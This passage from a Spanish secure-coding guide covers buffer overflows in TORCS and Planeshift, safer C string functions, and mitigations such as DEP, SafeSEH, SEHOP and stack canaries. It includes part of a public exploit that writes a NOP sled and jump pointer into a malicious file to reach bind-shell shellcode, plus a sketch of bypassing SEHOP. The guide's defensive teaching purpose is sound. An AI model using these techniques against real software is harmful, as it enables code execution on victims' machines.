La vulnerabilidad se encuentra en el uso del array **_ulErrorBuffer,** el cual fue definido como un array de 1024, desde la función vsprintf. Sin embargo no se controla de antemano la longitud de los parámetros pasados a dicha función, los cuales pueden ser controlados por el usuario. Utilizando la función **vsnprintf** de la siguiente forma:

Figura 45. Buffer Overflow en TORCS

[72] **Interpreter Exploitation: Pointer Inference and JIT**
http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf

[73] **Vulnerabilidad en TORCS (CVE-2011-4620)**
http://cert.inteco.es/vulnDetail/Actualidad/Actualidad_Vulnerabilidades/detalle_vulnerabilidad/CVE-2011-4620

```
vsnprintf (_ulErrorBuffer, sizeof(_ulErrorBuffer), fmt, argp ) ;
```

o asegurando la longitud de dichos parámetros antes de guardarlo en el arry _ulErrorBuffer sería suficiente para impedir un desbordamiento de búfer.

Creando un fichero malicioso de extensión.acc es posible explotar dicha vulnerabilidad como así lo demuestra el exploit (http://www.exploit-db.com/exploits/18258/) desarrollado por Andrés Gómez. En este caso, para poder ejecutar código basta con crear y enviar un array bastante largo hasta sobreescribir el *return address* con la dirección de una instrucción que produzca un salto al *shellcode* (un *bind shell* en este caso)

```
fprintf(save_fd, "AC3Db\n");
fprintf(save_fd, "MATERIAL \"\");
for(i=0; i < 607; i++) {
    putc('\x90', save_fd);
}
fprintf(save_fd, "%s%s\" rgb 0.4 0.4 0.4  amb 0.8 0.8 0.8  emis 0.4 0.4 0.4  spec 0.5 0.5 0.5  shi 50  trans 0\n", buf, function_pointer);
fprintf(save_fd, "OBJECT world\n");
fprintf(save_fd, "kids %d\n", 5);
```

NOP SLED — SHELLCODE — JMP to SHELLCODE

Figura 46. Exploit para TORCS

Veamos otro ejemplo. El código de la derecha se corresponde con otro juego *opensource* (Planeshift 0.5.9) el cual no valida la longitud de una de las variables susceptibles de ser modificadas por un atacante, antes de almacenarla en el array effectPrefix. El valor GetAttributeValue("effectPrefix") lo obtiene de una etiqueta llamada effectPrefix dentro del fichero XML chatbubbles.xml que posteriormente almacena en **chat.effectPrefix**. Chat es una variable de tipo estructura, la cual está definida dentro de chatbubbles.h de la siguiente manera:

```
// align
csString align = chatNode->GetAttributeValue("align");
align.Downcase();
if (align == "right")
    chat.textSettings.align = ETA_RIGHT;
else if (align == "center")
    chat.textSettings.align = ETA_CENTER;
else
    chat.textSettings.align = ETA_LEFT;

// prefix
strcpy(chat.effectPrefix, chatNode->GetAttributeValue("effectPrefix"));

        //enabled
        if ((csString) chatNode->GetAttributeValue("enabled") == "no")
                chat.enabled = false;
        else
                chat.enabled = true;

chatTypes.Push(chat);
```

Figura 47. Buffer Overflow en Planeshift

```
struct BubbleChatType
{
    int                 chatType;           // the chat type this settings will apply to
    psEffectTextRow     textSettings;       // the settings
    char                effectPrefix[64];   // the prefix of the effect name to apply, effects of name <prefix>longphrase,
        bool                            enabled;
};
```

Figura 48. Fichero chatbubbles.h (Planeshift)

Como vemos, effectPrefix es un array de 64 bytes, por tanto si modificáramos el valor de la etiqueta effectPrefix dentro de chatbubbles.xml generaríamos un *stack overflow:*

```
<chat_bubbles maxLineLen="32" shortPhraseCharCount="9" longPhraseLineCount="5">
        <chat type="say"    colorR="186" colorG="168" colorB="126" shadowR="108" shadowG="98" shadowB="73" align="left" effectPrefix="chatbubble_" />
        <chat type="tell"   colorR="38"  colorG="196" colorB="15"  shadowR="22"  shadowG="66" shadowB="9"  align="left" effectPrefix="chatbubble_" />
        <chat type="group"  colorR="108" colorG="57"  colorB="222" shadowR="46"  shadowG="24" shadowB="94" align="left" effectPrefix="chatbubble_" />
        <chat type="guild"  colorR="55"  colorG="89"  colorB="213" shadowR="22"  shadowG="36" shadowB="87" align="left" effectPrefix="chatbubble_" />
        <chat type="shout"  colorR="188" colorG="12"  colorB="12"  shadowR="87"  shadowG="5"  shadowB="5"  align="left" effectPrefix="chatbubble_" />
        <chat type="npc"    colorR="189" colorG="12"  colorB="174" shadowR="86"  shadowG="5"  shadowB="80" align="left" effectPrefix="chatbubble_" />
</chat_bubbles>
```

```
<chat_bubbles maxLineLen="32" shortPhraseCharCount="9" longPhraseLineCount="5">
        <chat type="say"    colorR="186" colorG="168" colorB="126" shadowR="108" shadowG="98" shadowB="73" align="left" effectPrefix="AAAA....AAAA " />
```

X500

Figura 49. Etiqueta effectPrefix en chatbubbles.xml

Para ver si es posible ejecutar código y no quedarnos únicamente en un DoS, necesitaríamos ver con ayuda de un *debugger* el estado de la pila así como la cantidad de espacio del que dispondríamos para poder ejecutar el *payload* deseado (sumado a las posibles contramedidas que se comentaron anteriormente).

De igual forma que en el caso anterior, un simple **If** o **strncpy**[74] hubiera bastado para controlar el tamaño de memoria almacenado en la variable effectPrefix. Puede verse también que la idea para explotar una aplicación vulnerable es siempre la misma; intentar localizar y modificar variables de entrada de forma directa o indirecta (por ej. por medio de un fichero de configuración como en el último ejemplo).

A diferencia de los errores de tipo ***use-after-free***, los *buffer overflow* son más fáciles de prevenir y detectar mediante análisis de código estático y mediante buena praxis de programación. Funciones como **strcpy, gets** o **scanf** suelen ser bastante propensas a *buffer overflow* por lo que se recomienda encarecidamente utilizar librerías más seguras que descarten los datos que excedan la longitud definida.

Algunas de estas funciones como **strcpy_s(), strcat_s(), strncpy_s(), o strncat_s()** definidas en el **C11 (Annex K)**, y en ISO/IEC WDTR 24731[75] ayudarán a prevenir este tipo de problemas. Por ejemplo, en el caso de strcpy_s(), las siguientes comprobaciones se llevarán a cabo para evitar cualquier intento de desbordamiento de buffer:

```
errno_t strcpy_s(
   char *strDestination,
   size_t numberOfElements,
   const char *strSource
);
```

- **Los punteros origen y destino son comprobados para ver si son NULL.**
- **La longitud máxima del búfer de destino se comprobará para ver si es igual a cero, mayor que size_t, o menor o igual a la longitud de la cadena de origen.**
- **Evita la copia cuando ambos objetos se solapan.**

```
void insertar() {
  errno_t err;
  static const char pre[] = "Error de cadena ";
  char ar[SIZE];

  err = strcpy_s(ar, sizeof(ar), pre);
  if (err != 0) {
    /* Manejar el error */
  }
```

En caso de éxito, la función strcpy_s copiará el contenido del array origen al destino añadiendo el carácter de fin de cadena al mismo y devolviendo 0. En caso de detectar un *overflow, a* la cadena destino se le asignaría el carácter nulo siempre y cuando no sea un puntero nulo, y la longitud máxima del mismo sea mayor que cero y no superior a size_t. En ese caso la función devolverá un valor distinto de cero.

[74] **strncpy() and strncat()**
https://buildsecurityin.us-cert.gov/bsi/articles/knowledge/coding/316-BSI.pdf
[75] **C11 (C standard revision)**
http://en.wikipedia.org/wiki/C11_%28C_standard_revision%29

Compiladores como Microsoft C++ alertarán mediante un *warning* cuando detecte el uso de funciones peligrosas como strcpy, recomendándote el uso de funciones más seguras como *strcpy_s*




Figura 50. Warning Microsoft C++

El uso de funciones de este tipo ayudará enormemente a evitar *buffer overflow* como los comentados anteriormente.

Es importante destacar que funciones como strncpy, aunque sí proporcionan más protección que la clásica función strcpy, siguen siendo propensos a *buffer overflow*. En **stackoverflow**[76] podemos ver algunos de estos ejemplos.

En este caso, es el usuario el que controla el tercer argumento de *strncpy* utilizado para indicar el número de caracteres copiados a **buffer** (string destino), haciendo esta función totalmente insegura.

```
#include <stdio.h>
main(int argc, char **argv)
{
    int incorrectSize = atoi(argv[1]);
    int correctSize = atoi(argv[2]);
    char *buffer = (char *)malloc(correctSize+1);
    strncpy(buffer, argv[3], incorrectSize);
}
```

[76] **Why is strncpy insecure?**
http://stackoverflow.com/questions/869883/why-is-strncpy-insecure

6. CONTRAMEDIDAS

6.1. DEP NX/XD (DATA EXECUTION PREVENTION)

A partir de la versión de Windows XP SP2 y Windows 2003 Server SP1, Microsoft implementó un conjunto de tecnologías denominadas **prevención de ejecución de datos (DEP[77])** con objeto de mitigar muchos de los ataques vistos anteriormente. Actualmente sistemas operativos como Windows Vista o Windows 7 traen DEP activado por defecto. Según describe Microsoft:

"La principal ventaja de DEP es ayudar a evitar la ejecución del código desde las páginas de datos. Normalmente, el código no se ejecuta desde el montón (heap) predeterminado ni la pila. DEP forzada por hardware detecta código que se está ejecutando desde estas ubicaciones y produce una excepción cuando se lleva a cabo la ejecución. DEP forzada por software puede ayudar a evitar que el código malintencionado se aproveche de los mecanismos de control de excepciones de Windows."

Como vemos, la idea principal de DEP es evitar ejecutar código desde el *stack* o el *heap* en caso de producir un *buffer overflow* e intentar aprovecharnos del mismo para inyectar cierto *payload* al que saltar tras controlar el puntero de instrucción EIP. La implementación de esta tecnología puede ser bien por ***hardware* o *software*,** las cuales, como veremos a continuación, presentan grandes diferencias.




Figura 51. Software SecurAble

1 En el primer caso, dicha tecnología es dependiente del propio procesador, en cuyo caso, el S.O. debe estar funcionando en modo de **Extensión de dirección física** (**PAE**[78]) para arquitecturas de 32 bits o bien de forma nativa en arquitecturas de 64 bits. Intel llama a esta funcionalidad XD (**eXecute Disable)** mientras que AMD se refiere a ella como NX como **(No eXecute).** Para conocer si nuestro micro soporta DEP por *hardware* podemos hacer uso de programas como SecurAble. Para Linux bastará con hacer un grep nx /proc/cpuinfo desde la línea de comandos.

En caso de contar con soporte NX, cualquier intento de un proceso de ejecutar código en una página marcada como no-ejecutable (por ejemplo, la pila) será denegada y el flujo de ejecución será redirigido al manejador de errores (*error handling*) del sistema operativo.

Nota: Los parches para el kernel de Linux Grsecurity[79] y Execshield permiten emular en cierto modo NX en CPUs x86 de 32 bits sin soporte PAE.

---

[77] **Data Execution Prevention (DEP)**
http://www.nsa.gov/ia/_files/factsheets/I733-TR-043R-2007.pdf

[78] **Wikipedia: Extensión de dirección física**
http://es.wikipedia.org/wiki/Extensi%C3%B3n_de_direcci%C3%B3n_f%C3%ADsica

[79] **Grsecurity hardened Ubuntu Linux**
http://develworx.com/blog/24/

La forma que tiene el S.O. para implementar DEP es marcando las páginas de memoria de un proceso como no ejecutables a menos que la ubicación contenga explícitamente código ejecutable. Para ello modifica un bit en la entrada de la tabla de página **PTE**[80].




Figura 52. Page Table Entry

Una de las ventajas principales de NX/XD es que dicha protección es aplicada en tiempo de ejecución, es decir que no hace falta que los programas sean recompilados para hacer uso de la misma. Para más información sobre la implementación *hardware* de DEP, se aconseja la lectura del paper: "***A hardware-enforced BOF protection***[81]" de Argento Daniele, Boschi Patrizio y Del Basso Luca.

2 La **otra implementación de DEP es mediante *software*,** que será utilizado cuando se carezca de soporte *hardware* para NX. Dicha implementación puede dar lugar a malentendidos ya que la misma no previene, como hace NX/XD, de la ejecución de código en el *stack*, sino que únicamente evita sobrescribir manejadores de excepciones SEH. Estas estructuras suelen ser aprovechadas por muchos *exploits* para conseguir el control de EIP (véase un ejemplo de esto en el punto 71). Este tipo de implementación también es conocido como /SAFESEH y, a diferencia del anterior, únicamente podrá ser utilizado por aquellas aplicaciones compiladas para hacer uso de la misma.




Figura 53. DEP (Data Execution Prevention)

Esto significa que si nuestro equipo soporta DEP a nivel de *hardware* (y está habilitado en la BIOS) sí estaremos protegidos frente a intentos de ejecución de código en secciones como el *stack* o el *heap.* Sin embargo, si no contamos con soporte *hardware,* un atacante podrá llegar a ejecutar código en la pila, evitando únicamente aquellos *exploits* que intenten abusar de SEH en librerías/ejecutables que cuenten con **SafeSEH.** Windows permite implementar DEP utilizando diversas configuraciones tanto para DEP forzada por *hardware* como para DEP forzada por *software*. La siguiente tabla[82] muestra un resumen de cada una de las opciones:

---

[80] **Wikipedia: Page Table**
http://en.wikipedia.org/wiki/Page_table

[81] **A hardware-enforced BOF protection**
http://ivanlef0u.fr/repo/todo/NX-bit.pdf

[82] **Wikipedia: Extensión de dirección física**
http://es.wikipedia.org/wiki/Extensi%C3%B3n_de_direcci%C3%B3n_f%C3%ADsica

Configuración	Descripción
OptIn	Esta configuración es la predeterminada. En los sistemas con procesadores que pueden implementar DEP forzada por hardware, DEP se habilita de forma predeterminada para algunos archivos binarios y programas del sistema que "se suscriben". Con esta opción, DEP cubrirá sólo los archivos binarios del sistema de Windows de forma predeterminada.
OptOut	DEP se habilita de forma predeterminada para todos los procesos. Puede crear manualmente una lista de programas concretos que no tienen aplicada DEP; para ello, utilice el cuadro de diálogo **Sistema** del Panel de control. Los profesionales de las tecnologías de la información (IT) pueden utilizar Application Compatibility Toolkit para "no incluir" uno o varios programas en la protección de DEP. Las revisiones de compatibilidad de sistema, o emuladores, para DEP surten efecto.
AlwaysOn	Esta configuración proporciona cobertura de DEP completa para todo el sistema. Todos los procesos se ejecutan siempre con DEP aplicada. La lista de excepciones para eximir a programas concretos de la protección de DEP no está disponible. Las revisiones de compatibilidad de sistema para DEP no tienen efecto. Los programas que se han excluido utilizando Application Compatibility Toolkit se ejecutan con DEP aplicada.
AlwaysOff	Esta configuración no proporciona ninguna protección DEP para ninguna parte del sistema, cualquiera que sea la compatibilidad del hardware con DEP. El procesador no funciona en modo PAE a menos que la opción **/PAE** esté presente en el archivo Boot.ini.

Figura 54. Opciones DEP

Dichas opciones son accesibles desde el propio boot.ini en el caso de Windows XP o desde el BCD (datos de la configuración de arranque) en Windows Vista/7.




Figura 55. Opciones Boot.ini

Para configurar manualmente el tipo de implementación en el sistema puede hacerse desde la pestaña **Prev. de ejecución de datos** en **Propiedades del sistema**. La opción seleccionada en la imagen adjunta equivale a la directiva **OptIn** (habilitada por defecto en Windows XP, Vista y 7) la cual permite que solo los programas y servicios de Windows estén bajo DEP. Si se quisiera forzar que todos los procesos del sistema estén protegidos seleccionaríamos la opción inferior (con posibilidad de especificar la exclusión de ciertos programas) la cual equivaldría a la directiva **OptOut** (habilitada por defecto Windows Server 2003).




Figura 56. Prev. de ejecución de datos

La parte que interesa al desarrollador es conocer que compiladores como Visual Studio C++ ofrecen la opción de compilar el *software* con soporte a DEP (y de hecho así lo hace de forma predeterminada). Dicha opción añade el *flag* `IMAGE_DLLCHARACTERISTICS_NX_COMPAT` en el propio *header* del PE. Dicho *flag* será considerado por el cargador del sistema operativo para aplicar o no DEP a dicho proceso siempre y cuando así esté habilitado en la política DEP (por ejemplo en caso de que no esté configurado como **AlwaysOff).** En el caso de contar con DEP dicho valor será de 0x0100. Para ver la información del *PE header* podemos usar herramientas como Pe editor, Pe Explorer, OllyDbg, etc.





Figura 57. DLLCharacteristics (PE Header)



Asimismo, para ver las librerías cargadas que hacen uso de SafeSEH así como GS y ASLR se puede hacer uso de la extensión para windbg **narly**[83]**,** la cual genera una salida como la mostrada en la imagen de la izquierda.

Figura 58. Extensión Narly

Desde Immunity Debugger también podemos hacer uso del *plugin* mona.py para mostrarnos aquellos módulos que no implementan SafeSEH. Únicamente ejecutamos **!mona nosafeseh** y veremos una salida similar a la siguiente:




Figura 59. Plugin Mona.py (Immunity Debugger)

[83] **The Narliest Windbg Extension Evar!**
http://code.google.com/p/narly/

Como se observa, el único módulo que no implementa SafeSEH es el propio ejecutable *ftp_vuln.* Esta información será realmente útil si lo que tratamos de explotar es un *buffer overflow* en el mismo, aprovechándonos del manejador de excepciones. En este caso, las instrucciones del tipo *pop pop ret, push reg ret*, etc. podríamos tomarlas del propio ejecutable para eludir DEP.

Nota: En Windows Server 2008, Windows Vista Service Pack 1 y Windows 7, Microsoft implementó una nueva medida de mitigación para evitar la sobreescritura de SEH denominada **SEHOP**[84]**.** En términos generales, SEHOP comprueba, antes de ejecutar cualquier excepción, que la lista de manejadores de excepciones asociadas al hilo actual está intacta. Para ello, añade un nuevo registro de excepción (*symbolic record*) al final del la cadena SEH del hilo en ejecución. Cuando se produzca una excepción, SEHOP intentará recorrer la cadena SEH hasta llegar a dicho registro simbólico utilizando para ello el campo **next SEH** de cada estructura SEH. Si un atacante abusa de SEH (véase el caso práctico del punto 71) habrá modificado el campo next SEH de la estructura SEH sobreescrita (para hacer un *forward/back* jump al *shellcode*) por lo que el registro simbólico no será alcanzado y, por tanto, el intento de intrusión será detectado.




Figura 60. Chain SEH




Figura 61. Bypassing SEHOP (imagen extraída del paper "Bypassing SEHOP")

Sin embargo, SEHOP puede ser eludida creando una estructura SEH falsa en el *stack* y apuntando a la misma desde el campo NEXT del SEH sobreescrito. Para ello, juega con los 4 bytes del campo *next* para que funcione como una dirección de memoria a la vez que *opcodes* válidos. Teniendo en cuenta que los 2 primeros bytes no serán ejecutados, IP podrá ejecutar un salto al *shellcode/nops sled*. Por otro lado, cuando se compruebe la cadena SEH, el campo next SEH apuntará a la estructura falsa creada en el *stack* que continuará la cadena hasta llegar al *symbolic record.* En el paper **Bypassing SEHOP**[85] de Stéfan Le Berre y Damien Cauquil detallan perfectamente esta técnica.

[84] **Preventing the Exploitation of Structured Exception Handler (SEH) Overwrites with SEHOP**
http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx
Bypassing Windows Hardware-enforced Data Execution Prevention
http://www.uninformed.org/?v=2&a=4

[85] **Bypassing SEHOP**
http://www.shell-storm.org/papers/files/760.pdf

Aunque existen numerosas técnicas[86] para explotar DEP (véase **ret2libc, ZwProtectVirtualMemory, NtSetInformationProcess,...)** bajo ciertas condiciones, la explotación de aplicaciones que implementen el bit NX/XD será mucho más compleja por lo que se aconseja tener en cuenta las mismas para el desarrollo de *software*.

Considere también el uso del *switch* SafeSEH a la hora de compilar binarios. Esta opción ayudaría a bloquear aquellos *exploits* que traten de aprovecharse del SEH para ejecutar código (aunque el mismo no impediría la corrupción de datos en el *stack* como se mostró anteriormente). Tenga en cuenta que cuando se produce una excepción todos los registros se fijan a 0. De esta forma se impide que alguno de los mismos apunte a zonas de memoria que puedan ser utilizadas para almacenar un *shellcode* y saltar al mismo. Con esta medida de seguridad junto con SafeSEH, DEP y ASLR se hace realmente complejo ejecutar código.

[86] **Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR**
http://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/
Bypassing Windows Hardware-enforced Data Execution Prevention
http://www.uninformed.org/?v=2&a=4

6.2. STACK/CANARY COOKIES

Una medida complementaria a DEP es el uso de ***stack cookies*** (también conocidas como *stack probes o canary cookie*). El uso de esta contramedida, implementada tanto en sistemas Linux como Windows, supone añadir un valor en el *stack* para comprobar que el mismo no es sobreescrito en caso de producirse un *buffer overflow*, protegiendo además la dirección del manejador de excepciones de la función. Dicha medida será implementada cuando la función contenga como variables locales *buffers*, evitando así el *overhead* en aquellas funciones no susceptibles a *buffer overflow*. La idea es modificar la forma en la que el compilador genera el prólogo y el epílogo de las funciones añadiendo un nuevo valor aleatorio en la pila que será comprobado una vez se salga de dicha función.

En condiciones normales (en caso de no utilizar *stack cookies*) el epílogo de una función sería similar al siguiente (sintaxis intel):

```
Push ebp
Mov ebp, esp
```

A partir de ahí, esp crecerá hacia direcciones decrecientes para reservar espacio a las variables locales declaradas en dicha función, quedando la pila con un aspecto similar al que se ve en la figura (a), en donde se ha declarado como variable local un *buffer* de 20 caracteres.

En el caso de que un atacante se aproveche de un *buffer overflow* en el array *buf*, intentará sobreescribir EIP con la dirección de una instrucción que le permita saltar al *payload* (por ejemplo con un **jmp esp**), quedando la pila como se muestra en (b). En el caso de contar con *stack cookies*, el compilador añadirá justo después de EBP (*frame pointer*) un valor *dword unsigned int* (4 bytes) aleatorio correspondiente a la *cookie*. Dicho valor será también almacenado en la sección .DATA del propio ejecutable en el caso de Windows, y en el selector de segmento GS en el caso de Linux. De esta forma, en el epílogo de la función podrá comprobarse que la *cookie* sigue manteniéndose intacta. El epílogo, aparte del *leave* y el *ret*, añadirá también cierto *overhead* para realizar esta comprobación.

En el dibujo (d), se detectaría por tanto que la *cookie* no es igual a la almacenada en .DATA, en cuyo caso se llamaría a la función ***_stack_chk_fail***, mostrando el mensaje **"*stack smashing detected*".**




Figura 62. Stack Cookies Protection

Veamos un ejemplo práctico en Linux. A partir de la versión de gcc 4.x se implementaron ciertas medidas de seguridad denominadas SSP (**Stack Smashing Protector**), también conocidas como **ProPolice,** el cual implementa, entre otros, *canary cookies*. En el siguiente ejemplo puede verse la diferencia entre cierto programa compilado con gcc con y sin *smashing protector.*

```
#include <stdio.h>
int  main(void)
{
     char texto[10];
     int a = 1;
     int b = 2;
     int c = 3;

 strcpy(texto,"XXXXXXXXXX
XXXXXXXXXXXXXXX");
     printf(texto);
     return 0;
}
```

```
08048484 <main>:
 8048484:       55                      push   %ebp
 8048485:       89 e5                   mov    %esp,%ebp
